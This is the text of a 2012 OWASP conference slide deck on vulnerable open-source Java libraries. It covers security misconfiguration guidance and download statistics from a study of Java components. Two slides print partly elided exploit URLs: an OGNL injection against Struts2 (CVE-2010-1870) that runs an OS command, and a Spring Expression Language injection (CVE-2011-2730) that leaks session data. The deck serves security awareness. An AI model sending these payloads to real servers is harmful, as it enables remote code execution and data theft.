

THE UNFORTUNATE REALITY OF INSECURE LIBRARIES

Jeff Williams, CEO




OWASP AppSec DC
April 4, 2012



Warning



- Nothing in the following presentation or associated paper should be read to imply that open source is any more or less insecure than commercial software.



- The open source community is not a license to print money. It's a study of the vulnerabilities of our infrastructure and old vulnerable software.
- Any attempt to claim otherwise after seeing this warning will be subject to public scorn and humiliation.

OWASP Top Ten 2010



OWASP Top 10 - 2010 The Ten Most Critical Web Application Security Risks

A6 Security Misconfiguration

Threat Agents

Attack Vectors

Security Weakness

Technical Impacts

Business Impacts

Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	
Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attacker accesses default accounts, unused pages, unpatched flaws, and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Developers and network administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.	Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.	The system could be completely compromised without you knowing it. All your data could be stolen or modified slowly over time. Recovery costs could be expensive.

Am I Vulnerable?

Have you performed the proper security hardening across the entire application stack?

- Do you have a process for keeping all your software up to date? This includes the OS, Web/App Server, DBMS, applications, and all code libraries.
- Is everything unnecessary disabled, removed, or not installed (e.g. ports, services, pages, accounts, privileges)?
- Are default account passwords changed or disabled?
- Is your error handling set up to prevent stack traces and other overly informative error messages from leaking?
- Are the security settings in your development frameworks (e.g. Struts, Spring, ASP.NET) and libraries understood and configured properly?

A concerted, repeatable process is required to develop and maintain a proper application security configuration.

How Do I Prevent This?

The primary recommendations are to establish all of the following:

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically. This process should be automated to minimize the effort required to setup a new secure environment.
- A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This needs to include all code libraries as well, which are frequently overlooked.
- A strong application architecture that provides good separation and security between components.
- Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.

Example Attack Scenarios

Scenario #1: Your application relies on a powerful framework like Struts or Spring. XSS flaws are found in these framework components you rely on. An update is released to fix these flaws but you don't update your libraries. Until you do, attackers can easily find and exploit these flaws in your app.

Scenario #2: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #3: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled java classes, which she reverses to get all your custom code. She then finds a serious access control flaw in your application.

Scenario #4: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.

References


OWASP

- OWASP Development Guide, Chapter on Configuration
- OWASP Code Review Guide, Chapter on Error Handling
- OWASP Testing Guide, Configuration Management
- OWASP Testing Guide, Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

For additional requirements in this area, see the [ASVS requirements area for Security Configuration \(V12\)](#).

External

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks




How Do I Prevent This?

The primary recommendations are to establish all of the following:


- ...
- 2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This needs to include all code libraries as well, which are frequently overlooked."

We asked 2,550 developers...

How do you know when a component is updated?



The Study




Dataset	Value
Libraries	31
Library Versions	1,261
Organizations	61,807
Downloads	113,939,358

Over half the
Global 500

Undercounted!


The Libraries

Log4j
Spring Security
ESAPI
Apache Commons Validator
Hibernate Validator
Apache Santuario
Jasypt
Apache Shiro
BouncyCastle
AntiSamy
HDIV




Spring MVC
GWT
Apache CXF
Hibernate
Java Servlet
Apache Velocity
Struts 1.x
Apache Xerces
Apache Axis
Struts2
Java Server Pages
Tiles
Wicket
Lift
Tapestry
Java Server Faces
JAX-WS
Grails
Stripes
JBoss Seam

The Organizations




Who Is Building Libraries?



Trust Your Business to Your Libraries?

- Our open source team approved them
- They're compiled!
- We control our software?
- Open source? Many eyes?
- We pentest?
- We patch?
- Static analysis?



The *real* vulnerability is how the flaw got in!

Struts2 Remote Command Execution

CVE-2010-1870 exploit to run arbitrary OS command:

```
http://example.org/struts2app/myaction  
?foo=%28%23context[%22xwork.Method  
Accessor.denyMethodExecution%22  
%3D+[...],%20%23_memberAccess[%2  
2allowStaticMethodAccess%22]%3d+[...  
],%20@java.lang.Runtime@getRuntime  
%28%29.exec%28%27mkdir%20/tmp/P  
WND%27%29[...%27meh%27%29]=true
```

1,121,000
vulnerable
downloads

10,700
organizations


Spring Expression Language Injection

CVE-2011-2730 exploit to steal data out of user's session:

```
http://example.org/springapp/search?q  
uery=${requestScope}
```

